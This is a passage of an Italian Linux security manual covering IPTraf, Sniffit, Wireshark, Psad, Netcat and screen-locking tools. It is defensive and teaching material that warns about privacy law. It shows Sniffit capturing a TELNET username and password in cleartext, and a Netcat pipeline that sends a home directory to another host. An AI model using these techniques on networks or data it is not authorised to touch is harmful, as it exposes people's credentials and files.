`Logging`	IPTraf può annotare le informazioni sul traffico all'interno di un file di registrazioni, precisamente '`/var/lib/iptraf/iptraf.log`'. Questa opzione è disabilitata in modo predefinito dal momento che il registro può diventare rapidamente molto grande.

La funzionalità di controllo del traffico IP rappresenta l'utilizzo più comune di IPTraf. Selezionando la voce corrispondente dal menù generale, oppure avviando '**`iptraf`**' con l'opzione '**`-i`**', si ottiene qualcosa di simile a quanto mostrato nella figura 43.88, dove in particolare appare anche lo stato di una connessione TELNET tra 192.168.1.1 e 192.168.1.2.

Figura 43.88. Monitor di traffico IP con una connessione TELNET attiva.

```
. Source ------------- Destination ----------- Packets --- Bytes Flags  Iface .
|/192.168.1.2:1050      192.168.1.1:23              40      1701 --A-   eth0  |
|\192.168.1.1:23        192.168.1.2:1050            31      1435 -PA-   eth0  |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
' TCP: 1 entries ------------------------------------------------- Active ---'
.-----------------------------------------------------------------------------.
| ARP from 0000b46507cb to ffffffffffff on eth0                               |
| ARP from 0080adc8a981 to 0000b46507cb on eth0                               |
|                                                                             |
|                                                                             |
|                                                                             |
' Top --------- Elapsed time:   0:01 ----------------------------------------'
  IP:       6150 TCP:      3136 UDP:      3014 ICMP:         0 Non-IP:       2
  Up/Dn/PgUp/PgDn-scrl actv win  W-chg actv win  M-more TCP info  X/Ctrl+X-Exit
```

Il monitor di traffico IP si compone di due finestre: una superiore per le connessioni TCP e una inferiore per gli altri tipi. Una delle due finestre è quella attiva, che si distingue perché appare la parola '**`Active`**' sul bordo nella parte bassa, al lato destro. All'interno della finestra attiva è possibile fare scorrere le informazioni con i tasti [*freccia-su*] e [*freccia-giù*]; per cambiare la finestra attiva basta utilizzare il tasto [*w*], come suggerisce il promemoria che appare nell'ultima riga dello schermo. Per uscire da questa funzionalità basta il tasto [*x*], oppure la combinazione [*Ctrl x*].

Non è possibile conoscere quale sia la parte che ha originato la connessione TCP, salvo intuirlo dalle convenzioni sull'uso delle porte; nella finestra relativa, le connessioni TCP vengono sempre mostrate con una coppia di voci: una per ogni direzione della connessione TCP.

Il significato delle varie colonne di informazione che appaiono nella finestra delle connessioni TCP dovrebbe essere abbastanza intuitivo, a parte la colonna '**`Flags`**', all'interno della quale possono essere annotate lettere e parole chiave differenti. Il significato di queste viene descritto di seguito.

Simbolo	Descrizione
`S`	L'ultimo pacchetto individuato è stato di tipo SYN, sincronizzazione, che si usa in preparazione di una connessione.
`A`	L'ultimo pacchetto individuato è stato di tipo ACK, che si usa per confermare la ricezione precedente di un pacchetto.
`P`	L'ultimo pacchetto individuato è stato di tipo PSH, *push*, che si usa per richiedere lo spostamento dei dati all'inizio della coda di ricezione.
`U`	L'ultimo pacchetto individuato è stato di tipo URG, che si usa per rappresentare dati urgenti.
`RESET`	La connessione è stata azzerata dal nodo di origine della direzione a cui si riferisce.
`DONE`	La connessione ha terminato l'invio di dati nella direzione a cui si riferisce e ha inviato il pacchetto FIN, ma non è ancora stata confermata la conclusione dall'altro nodo.
`CLOSED`	L'invio precedente del pacchetto FIN è stato confermato dall'altra parte.

Se si verifica una presenza inusuale di pacchetti SYN, può trattarsi di un tentativo di attacco, definito *SYN flood*, che letteralmente significa: «inondazione di pacchetti SYN».

43.8.5 Sniffit

Sniffit[25] è un programma per l'analisi del traffico di rete, che può essere usato per individuare le connessioni TCP in corso, oppure per conservare una sorta di registro delle comunicazioni avvenute, contenente le comunicazioni stesse.

Naturalmente, la lettura del contenuto dei pacchetti può essere utile a livello didattico, oppure per individuare dei problemi nell'utilizzo della rete, mentre diventa una pratica illegale quando ciò sconfina nel diritto alla riservatezza delle persone.

La sintassi per l'avvio di Sniffit è quella seguente, tenendo conto che almeno un'opzione del primo gruppo è obbligatoria.

```
sniffit {-v|-s nodo|-t nodo|-i|-I↩
↪            |-c file_di_configurazione}... altre_opzioni
```

Segue la descrizione di alcune opzioni.

Opzione	Descrizione
`-v`	Mostra la versione e non fa altro.
`-s` *nodo* `-t` *nodo*	Limitano l'osservazione, rispettivamente, al nodo di origine e al nodo di destinazione indicati. Queste opzioni riguardano solo per il traffico TCP e UDP. L'indirizzo, se espresso in forma numerica, può essere parziale e completato con il simbolo '`@`'.
`-i` `-I`	Attiva un funzionamento interattivo, dove '**`-I`**' mostra più informazioni.
`-c` *file*	Consente di indicare un file contenente una serie di direttive, attraverso le quali si stabilisce il comportamento di Sniffit.
`-F` *interfaccia*	Consente di specificare il nome dell'interfaccia di rete a cui fare riferimento.
`-d` `-a`	Mostra i pacchetti sullo schermo, rispettivamente in esadecimale e in ASCII
`-P {IP|TCP|UDP|ICMP}`	Consente di selezionare un tipo di protocollo, tra quelli indicati. Questa opzione è incompatibile con '**`-i`**' o '**`-I`**'.
`-p` *n_porta*	Per quanto riguarda i protocolli TCP e UDP, consente di limitare l'attenzione ai pacchetti riferiti alla porta indicata.
`-l` *n_byte*	Definisce la quantità massima di byte da accumulare per ogni pacchetto. Il valore zero serve a non porre limiti.

Qui viene mostrato soltanto il funzionamento interattivo, con l'opzione '**`-I`**', all'interno del quale è possibile anche inserirsi in uno dei flussi TCP per leggerne i dati:

```
# sniffit -I -F eth0 [Invio]
```

In questo modo si ottiene il funzionamento interattivo, specificando espressamente l'interfaccia (in questo caso si tratta di '**`eth0`**'. Quello che si vede nella figura seguente è soltanto il traffico TCP attivo:

Figura 43.91. Sniffit durante il funzionamento interattivo con l'opzione '**-I**'.

```
.--Sniffit 0.3.7 Beta-------------------------------------------------------.
|        192.168.1.1  32796  ->      192.168.1.2     23  :  TELNET           |
|        192.168.1.2     23  ->      192.168.1.1  32796  :  TELNET           |
|                                                                            |
|                                                                            |
|                                                                            |
|                                                                            |
|                                                                            |
|                                                                            |
|                                                                            |
|                                                                            |
|                                                                            |
|                                                                            |
|                                                                            |
|                                                                            |
|                                                                            |
|                                                                            |
|                                                                            |
'----------------------------------------------------------------------------'
.--Sniffit 0.3.7 Beta-------------------------------------------------------.
| Source IP     : All              Source PORT     : All                    |
| Destination IP: All              Destination PORT: All                    |
'----------------------------------------------------------------------------'
  Masks: F1-Source IP  F2-Dest. IP  F3-Source Port  F4-Dest. Port
```

Nel riquadro delle connessioni TCP, appare un cursore, con cui è possibile selezionare, all'interno di una connessione, uno dei due flussi (andata o ritorno). Una volta collocato il cursore sopra un flusso di interesse, basta premere [*Invio*] per ottenere una finestra in cui appare il contenuto di quella comunicazione:

Figura 43.92. Intercettazione di una copia del flusso di dati.

```
.--Sniffit 0.3.7 Beta-------------------------------------------------------.
|        192.168.1.1  32796  ->      192.168.1.2     23  :  TELNET           |
|        192.168.1.2     23  ->      192.168.1.1  32796  :  TELNET           |
|                           .--------------------------------------------. |
|                           |tizio..baci47..                              | |
|                           |                                             | |
|                           |                                             | |
|                           |                                             | |
|                           |                                             | |
|                           |                                             | |
|                           |                                             | |
|                           |                                             | |
|                           |---------------------------------------------| |
|                           | 192.168.1.1  32796  ->      192.168.1.2    23| |
|                           '--------------------------------------------' |
|                                                                            |
|                                                                            |
|                                                                            |
|                                                                            |
'----------------------------------------------------------------------------'
.--Sniffit 0.3.7 Beta-------------------------------------------------------.
| Source IP     : All              Source PORT     : All                    |
| Destination IP: All              Destination PORT: All                    |
'----------------------------------------------------------------------------'
  Masks: F1-Source IP  F2-Dest. IP  F3-Source Port  F4-Dest. Port
```

Come si può intuire dalla figura, in questo caso si intercetta il flusso dei dati trasmessi da un cliente TELNET, proprio nella fase dell'autenticazione: l'utente '**tizio**', con la parola d'ordine '**baci47**'.[26]

43.8.6 Wireshark

Wireshark[27] è un programma per l'analisi del traffico di rete, fino al livello due del modello ISO-OSI (collegamento dati), riuscendo a riconoscere all'interno di questo una serie di protocolli a livelli superiori al livello tre e quattro; in particolare, individua correttamente molti protocolli collegati a IPv4 e IPv6.

Wireshark è pensato principalmente per accumulare il traffico intercettato, allo scopo di consentire un'analisi dettagliata di questo in un momento successivo; nello stesso modo è predisposto per accedere a informazioni di questo genere accumulate da programmi diversi, così come è in grado di esportare i propri dati in formati alternativi.

Wireshark consente anche una visualizzazione in tempo reale del traffico in corso, in modo analogo a quanto fa IPTraf, con la differenza che le informazioni fornite sono molto più chiare. In questo senso, si tratta di un programma ottimo come strumento didattico per lo studio delle reti.

Wireshark viene usato normalmente attraverso il sistema grafico X e deve funzionare con i privilegi dell'utente '**root**', per poter accedere direttamente all'interfaccia di rete da sondare. L'eseguibile da avviare è '**wireshark**':



```
wireshark [opzioni]
```

Qui si intende mostrare il funzionamento interattivo, senza l'uso di opzioni nella riga di comando. Eventualmente si può consultare la pagina di manuale *wireshark(1)*.

Figura 43.93. Wireshark avviato senza opzioni, rimane in attesa prima di iniziare la sua analisi.

Una volta avviato l'eseguibile '**wireshark**', per ottenere un'analisi del traffico in tempo reale può essere necessario controllare la configurazione. Si trova la voce *Preferences* nel menù *Edit*:


Figura 43.94. La finestra di configurazione di Wireshark per quanto riguarda la selezione dei pacchetti catturati.



La figura mostra in particolare la selezione della modalità promiscua, con cui si intercettano tutti i pacchetti che l'interfaccia di rete selezionata è in grado di osservare.


Una volta definita la configurazione e selezionata l'interfaccia di rete di interesse, si può passare alla cattura dei pacchetti, selezionando la voce *Start* dal menù *Capture*. Si ottiene una finestra da cui è possibile aggiustare le opzioni relative alla cattura:

Figura 43.95. La finestra che appare quando si chiede di iniziare la cattura dei pacchetti.




Durante la cattura dei pacchetti viene visualizzata una statistica sull'avanzamento di questo lavoro, dove appare un pulsante grafico che consente di fermare l'accumulo dei dati. Se in precedenza è stata richiesta la visualizzazione in tempo reale delle informazioni relative alla cattura, anche il contenuto dei pacchetti viene visualizzato nella finestra principale del programma.

Figura 43.96. Statistiche visualizzate durante la cattura dei pacchetti.




La finestra principale del programma si divide in tre parti: in quella superiore appare l'elenco di pacchetti intercettati con una descrizione essenziale del loro contenuto; selezionando un pacchetto nella parte superiore, in quella centrale appare un elenco ad albero di componenti del pacchetto stesso; selezionando una voce nell'elenco del riquadro centrale, appare in quello inferiore l'evidenziamento della porzione di pacchetto che lo riguarda. La figura seguente mostra la porzione IP di un pacchetto relativo a una comunicazione TELNET:

Figura 43.97. Porzione IP di un pacchetto relativo a una comunicazione TELNET.



Nella figura successiva, si analizzano i dati TCP dello stesso pacchetto, mostrando in particolare dove si colloca l'informazione sulla porta di destinazione:

Figura 43.98. Porta di destinazione TCP di un pacchetto relativo a una comunicazione TELNET.



43.8.7 IPlogger

IPlogger[28] è un pacchetto di programmi contenente alcuni demoni che si occupano di annotare le connessioni all'interno del registro del sistema. Allo stato attuale si tratta solo di '**tcplog**' e di '**icmplog**', in grado rispettivamente di annotare le connessioni TCP e l'utilizzo del protocollo ICMP. Non è niente di eccezionale, ma qualcosa di utile nel caso non si abbiano strumenti migliori.

Non c'è molto da aggiungere sull'utilizzo di questi due demoni: basta fare in modo che la procedura di inizializzazione del sistema provveda ad avviarli e loro si arrangiano. Non occorre alcuna configurazione.

È probabile che questo pacchetto abbia uno sviluppo futuro, aggiungendo varie forme di identificazione di attacchi noti.

43.8.8 Psad

Psad,[29] ovvero *Port scan attack detector* è un sistema di controllo che si basa sull'analisi di una porzione del registro di sistema, alla ricerca di annotazioni fatte dalla gestione del filtro dei pacchetti dei kernel Linux 2.4.∗ e 2.6.∗.

In pratica, si comincia dalla definizione di regole di filtro dei pacchetti con Iptables (sezione 42.5), a cui si aggiungono delle istruzioni per annotare il traffico che non si desidera:

```
iptables -t filter -A posizione [altre_opzioni] ↩
↪       -j LOG --log-prefix " DROP"
```

Generalmente, se si utilizza una politica predefinita di eliminazione dei pacchetti, si inseriscono regole che abilitano espressamente il passaggio di ciò che si desidera lasciare circolare. In questo modo è sufficiente mettere alla fine le istruzioni con cui si richiede di annotare il traffico rimanente, che di conseguenza non è desiderato. Supponendo che venga controllato il traffico in ingresso e quello in attraversamento, si possono aggiungere in coda le istruzioni seguenti:

```
iptables -t filter -A INPUT   -j LOG --log-prefix " DROP"
iptables -t filter -A FORWARD -j LOG --log-prefix " DROP"
```

Per utilizzare Psad è necessario, a questo punto, intervenire nel file '`/etc/syslog.conf`', in modo da dirigere i messaggi di tipo '**`kern.info`**' in un file FIFO (*pipe* con nome): '`/var/run/psadfifo`'.

```
kern.info               |/var/run/psadfifo
```

Se Psad è stato installato a partire da un pacchetto già pronto per la propria distribuzione GNU/Linux, dovrebbe essere messo in funzione in modo automatico, per opera della procedura di inizializzazione del sistema; diversamente può essere avviato l'eseguibile '**`psad`**', con l'aggiunta eventuale di qualche opzione per indicare al programma la collocazione dei file di configurazione.

I file di configurazione dovrebbero trovarsi nella directory '`/etc/psad/`' e il più importante da prendere in considerazione è '`/etc/psad/psad.conf`'. In questo file di configurazione vengono specificate in particolare le collocazioni dei file utilizzati da Psad per annotare le informazioni ottenute a proposito degli accessi rifiutati dal sistema di filtro dei pacchetti, file che dovrebbero trovarsi nella directory '`/var/log/psad/`' in condizioni normali. In generale, nel file di configurazione '`/etc/psad/psad.conf`' può essere utile specificare un indirizzo di posta elettronica a cui mandare gli avvertimenti generati da Psad, con la direttiva seguente:

```
### Supports multiple email addresses.
EMAIL_ADDRESSES             (root@localhost);
```

Teoricamente, Psad potrebbe essere in grado di riprogrammare le regole relative al filtro dei pacchetti (attraverso Iptables), ma questo forse è meglio evitarlo, a meno di conoscere perfettamente il suo funzionamento:

```
### If "Y", enable automated IDS response (auto manages
### firewall rulesets).
ENABLE_AUTO_IDS             N;
### Enable iptables blocking (only gets enabled if ENABLE_AUTO_IDS is also set)
IPTABLES_BLOCK_METHOD       Y;
### Enable ipchains blocking (only gets enabled if ENABLE_AUTO_IDS is also set)
IPCHAINS_BLOCK_METHOD       N;
### Enable tcp wrappers blocking
TCPWRAPPERS_BLOCK_METHOD    Y;
```

Se si mette in funzione Psad quando la gestione del filtro dei pacchetti non include una regola che produce annotazioni adatte nel registro di sistema, viene generato un messaggio di avvertimento, inviato all'indirizzo di posta elettronica previsto per questo genere di informazioni. A ogni modo, si può verificare facilmente se Psad è in grado di svolgere il suo lavoro correttamente, provando una scansione con Nmap (sezione 43.7):

```
$ nmap indirizzo_ip [ Invio ]
```

È molto probabile, in base alla configurazione standard contenuta nel file '`/etc/syslog.conf`', che si vedano apparire le segnalazioni generate dal filtro dei pacchetti anche sulla console attiva. Se la scansione viene intercettata, ovvero, se il sistema di filtro dei pacchetti intercetta la scansione, si dovrebbe ottenere quasi subito un messaggio di posta elettronica, simile a quello seguente:

```
To: root@localhost
Subject: psad WARNING: dinkel (192.168.1.1) has been scanned!
```



```
Message-Id: <E19Au3y-0000Hc-00@dinkel.brot.dg>
From: root <root@dinkel.brot.dg>
Date: Wed, 30 Apr 2003 18:04:06 +0200

=-=-=-=-=-=-=-=-=-=-=-=-= Apr 30 18:04:06 =-=-=-=-=-=-=-=-=-=-=-=-=
psad: portscan detected against dinkel (192.168.1.1).

Source:                       192.168.1.1
Destination:                  192.168.1.1
Newly scanned TCP ports:      [33032-33052]   (since: Apr 30 18:04:03)
Newly Blocked TCP packets:    [1365]   (since: Apr 30 18:04:03)
TCP flags:                    [ACK RST: 1364 packets]
TCP flags:                    [RST: 1 packets]
Complete TCP/UDP port range: [33032-33052]  (since: Apr 30 18:04:03)
Total blocked packets:        1365
Start time:                   Apr 30 18:04:03
End time:                     Apr 30 18:04:06
Danger level:                 3 out of 5
DNS info:                     192.168.1.1 -> dinkel.brot.dg


---- Whois Information: ----

=-=-=-=-=-=-=-=-=-=-=-=-= Apr 30 18:04:06 =-=-=-=-=-=-=-=-=-=-=-=-=
```

43.8.9 Netcat

Netcat[30] è un programma creato allo scopo di leggere e scrivere dati attraverso delle connessioni di rete TCP o UDP. Si tratta di uno strumento generico, vagamente simile a un cliente TELNET, con la differenza che può funzionare anche con il protocollo UDP. Le potenzialità di questo programma sono notevoli, ma qui vengono mostrate solo alcune delle sue caratteristiche; per il resto si può leggere la sua documentazione.

Netcat può funzionare, quasi indifferentemente, come cliente o servente di una connessione; per questo è uno strumento ottimale per la verifica del funzionamento delle connessioni di rete e non solo. In un certo senso, l'eseguibile '**`nc`**', ovvero ciò che costituisce Netcat, è paragonabile idealmente al programma '**`dd`**', con la differenza che invece di fare riferimento a dei dispositivi, si lavora con la rete a livello di trasporto TCP e UDP: il quarto nel modello ISO-OSI.

L'eseguibile '**`nc`**' è tutto ciò che compone Netcat. Questo programma instaura una connessione, in qualità di cliente o di servente, utilizzando il protocollo TCP oppure UDP, trasmettendo ciò che ottiene dallo standard input e restituendo attraverso lo standard output ciò che riceve dall'altro capo.

```
nc [opzioni] nodo porta
```

```
nc -l -p porta [nodo [porta]]
```

L'uso di Netcat differisce fondamentalmente a seconda del fatto che si voglia raggiungere un servizio in ascolto presso un nodo, a una porta determinata, oppure che si intenda avviarlo per restare in ascolto in attesa di una richiesta di connessione. Nel secondo caso si usa l'opzione '**`-l`**' (*Listen*).

Il funzionamento di questo programma si comprende meglio attraverso degli esempi, ma per il momento viene mostrato il significato di alcune opzioni.

Opzione	Descrizione
`-4`	Forza l'utilizzo di IPv4.
`-6`	Forza l'utilizzo di IPv6.
`-l`	Fa in modo che Netcat venga avviato per restare in ascolto di una certa porta (specificata attraverso l'opzione '**`-p`**').
`-p` *porta*	Permette di specificare la porta a cui Netcat deve prestare ascolto. Si usa assieme all'opzione '**`-l`**'.
`-n`	Fa in modo che si eviti di tentare di risolvere gli indirizzi IP in nomi a dominio.

Opzione	Descrizione
`-s` ***indirizzo_ip_locale***	Definisce esplicitamente l'indirizzo IP locale. Perché ciò possa essere fatto, occorre che questo indirizzo sia abbinato effettivamente a un'interfaccia di rete, eventualmente anche solo come alias.
`-u`	Utilizza il protocollo UDP. Senza questa opzione, viene usato il protocollo TCP in modo predefinito.

L'esempio seguente, serve a instaurare una connessione TCP con il servente SMTP *dinkel.brot.dg*:

```
$ nc dinkel.brot.dg smtp [Invio]
```

Un uso interessante di Netcat è quello con il quale si ottiene un trasferimento dati senza bisogno di una shell remota ('**rsh**' per esempio). Per questo, da una parte occorre avviare l'eseguibile '**nc**' in ascolto di una certa porta TCP, mentre dall'altra si utilizza sempre '**nc**' in modo che cerchi di contattare quella porta di quel nodo. Il canale che si crea può essere sfruttato per questo scopo.

- `$ nc -l -p 1234 | tar xzpvf -` [*Invio*]

  In questo modo, Netcat viene avviato in ascolto della porta 1234, che si presume sia libera. Il suo standard output viene passato a '**tar**' che deve occuparsi di estrarne il contenuto nella directory corrente. In pratica, si presume che Netcat debba ricevere dalla porta 1234 un file corrispondente a un archivio tar+gzip e che questo debba essere riprodotto localmente.

- `$ tar czf - /home/tizio | nc dinkel.brot.dg 1234` [*Invio*]

  Questo comando è la controparte dell'esempio mostrato prima: viene archiviata la directory '`/home/tizio/`' e passata all'eseguibile '**nc**' attraverso un condotto. Evidentemente, *dinkel.brot.dg* è il nodo all'interno del quale deve essere riprodotta tale directory.

Netcat può essere usato per ridirigere una connessione TCP, per esempio attraverso un firewall. Gli esempi seguenti si riferiscono a Inetd, pertanto si tratta di direttive del file '`/etc/inetd.conf`'.

```
…
www stream tcp nowait nobody /usr/sbin/tcpd /usr/bin/nc roggen.brot.dg 80
…
```

In questo caso, le richieste TCP per la porta '**www**' (ovvero 80), sono ridirette attraverso Netcat verso il nodo *roggen.brot.dg* alla stessa porta.

```
…
www stream tcp nowait nobody /usr/sbin/tcpd /usr/bin/nc roggen.brot.dg 1234
…
```

Questa è solo una piccola variante dell'esempio precedente, in cui si presume che il vero servente HTTP si trovi sempre nel nodo *roggen.brot.dg*, ma sia in ascolto della porta 1234.

43.9 Protezione della sessione di lavoro

Se quello che si utilizza è un terminale seriale, o un terminale remoto, la cosa migliore da fare per proteggere il proprio lavoro mentre ci si allontana dalla postazione è quello di chiudere la sessione di lavoro. Se si avviano dei processi sullo sfondo è bene prevedere in anticipo questo fatto, avviandoli attraverso '**nohup**' (sezione 10.10.1), oppure si può utilizzare Screen (sezione 14.13).

Se si utilizza una console, dal momento che è molto probabile che si stiano utilizzando diverse console virtuali simultaneamente, questo tipo di soluzione potrebbe essere un po' troppo complicato. In questi casi si preferisce usare un programma apposito che blocca l'accesso a tutte le console virtuali.

La protezione del lavoro su una stazione grafica può essere fatta in modo simile a quello che riguarda la console, attraverso programmi che la bloccano, eventualmente attivando un salva-schermo. Tuttavia, esiste un problema in più: per evitare che sia possibile interrompere il funzionamento del servente grafico attraverso la combinazione [*Ctrl Alt Backspace*], occorre la direttiva '**DontZap**' nella sezione '**ServerFlags**':

```
Section "ServerFlags"
    Option DontZap
    # Option Dont Zoom
EndSection
```


43.9.1 Utilizzo di «vlock»

Il programma '**vlock**'[31] blocca la console virtuale del sistema GNU/Linux in cui viene avviato, a meno che sia utilizzata l'opzione '**-a**', con la quale vengono bloccate anche tutte le altre console virtuali.

```
vlock [opzioni]
```

Il funzionamento di '**vlock**' può essere concluso anche con l'inserimento della parola d'ordine dell'utente '**root**'.

43.9.2 Utilizzo di «xlock»

Il programma '**xlock**'[32] è il più comune per il blocco di una stazione grafica X. Sono disponibili una grande quantità di opzioni; in particolare '**-mode**' prevede un elenco molto lungo di argomenti composti da una sola parola chiave che serve a definire il tipo di effetto grafico da utilizzare come salva-schermo.

```
xlock [opzioni]
```

In condizioni normali, se non si usano opzioni che vanno in senso contrario, basta premere un tasto qualunque per interrompere il salva-schermo; quindi, con l'inserimento della parola d'ordine dell'utente che lo ha avviato, si può concludere il funzionamento di '**xlock**'.

A titolo di esempio viene mostrato il caso di un salva-schermo nero:

```
$ xlock -mode blank [Invio]
```

Nel caso non si utilizzasse alcuna opzione, si otterrebbe un effetto grafico salva-schermo, scelto casualmente tra quelli disponibili.

43.9.3 Utilizzo di «xtrlock»

Il programma '**xtrlock**'[33] non prevede alcun argomento e il suo scopo è solo quello di bloccare l'uso della tastiera e del mouse, senza attivare alcun salva-schermo.

```
xtrlock
```

Lo sblocco della stazione grafica si ottiene soltanto digitando la parola d'ordine dell'utente (senza alcun campo di inserimento), concludendo con la pressione di [*Invio*]. Se la parola d'ordine inserita è errata, viene emesso un segnale acustico e quindi si può riprovare l'inserimento.

43.10 Riferimenti

- Kevin Fenzi, *Linux Security HOWTO*, *http://tldp.org/HOWTO/Security-HOWTO/*
- Christopher Klaus, *Backdoors*, 1997, *http://web.textfiles.com/hacking/backdoors.txt*
- Steven M. Bellovin, *There Be Dragons*, 1992, *http://www.cs.columbia.edu/~smb/papers/dragon.ps*
- David A. Curry, *Improving the security of your UNIX systems*, 1993, *http://www.google.com/search?q=David+Curry+Improving+the+security+of+your+UNIX+systems*
- CERT (Computer Emergency Response Team) Coordination Center, *http://www.cert.org/*

- Mathematics and Computing Science Dept. of Eindhoven University of Technology (the Netherlands, Europe), *ftp://ftp.porcupine.org/pub/security/*
- *Dazuko*, *http://www.dazuko.org*
- Axel Boldt, *Bliss, a Linux "virus"*, *http://math-www.uni-paderborn.de/~axel/bliss/*
- *Dansguardian*, *http://dansguardian.org/?page=extras* , *http://dansguardian.org/downloads/tp-ident2.patch*

[1] L'idea è tratta da *Improving the security of your site by breaking into it*, di Dan Farmer e Wietse Venema.

[2] Per accedere a una sessione grafica da una postazione remota si usa preferibilmente VNC attraverso un tunnel cifrato, come si può leggere nella sezione 28.13.

[3] Secondo una vecchia tradizione non si regalano spille e altri oggetti appuntiti con cui ci si può ferire.

[4] Esiste anche software proprietario che viene messo a disposizione in forma sorgente.

[5] Teoricamente i file HTML possono incorporare anche molti altri tipi di script, purché il navigatore sia poi in grado di interpretarli.

[6] **Dazuko** GNU GPL o BSD

[7] **Clamav** GNU GPL

[8] **Ident2** GNU GPL

[9] **TCP wrapper** software libero con licenza speciale

[10] **TCP wrapper** software libero con licenza speciale

[11] **TCP wrapper** software libero con licenza speciale

[12] **TCP wrapper** software libero con licenza speciale

[13] **GNU core utilities** GNU GPL

[14] **Fakeroot** GNU GPL

[15] **fakechroot** GNU GPL

[16] **AIDE** GNU GPL

[17] **Queso** GNU GPL

[18] **Raccess** GNU GPL

[19] **Nmap** GNU GPL

[20] **net-tools** GNU GPL

[21] **Psmisc** GNU GPL

[22] Fuser utilizza in pratica le informazioni contenute nella directory '`/proc/`'.

[23] **Tcpdump** software libero con licenza speciale

[24] **IPTraf** GNU GPL

[25] **Sniffit** software libero con licenza speciale

[26] Questo esempio viene mostrato proprio per far comprendere quanto vulnerabile sia un terminale remoto che non utilizzi una comunicazione cifrata.

[27] **Wireshark** GNU GPL

[28] **IPlogger** GNU GPL

[29] **Psad** GNU GPL

[30] **Netcat** GNU GPL

[31] **Vlock** GNU GPL

[32] **Xlock** software libero sottoposto a diverse licenze a seconda della porzione di codice coinvolto

[33] **Xtrlock** GNU GPL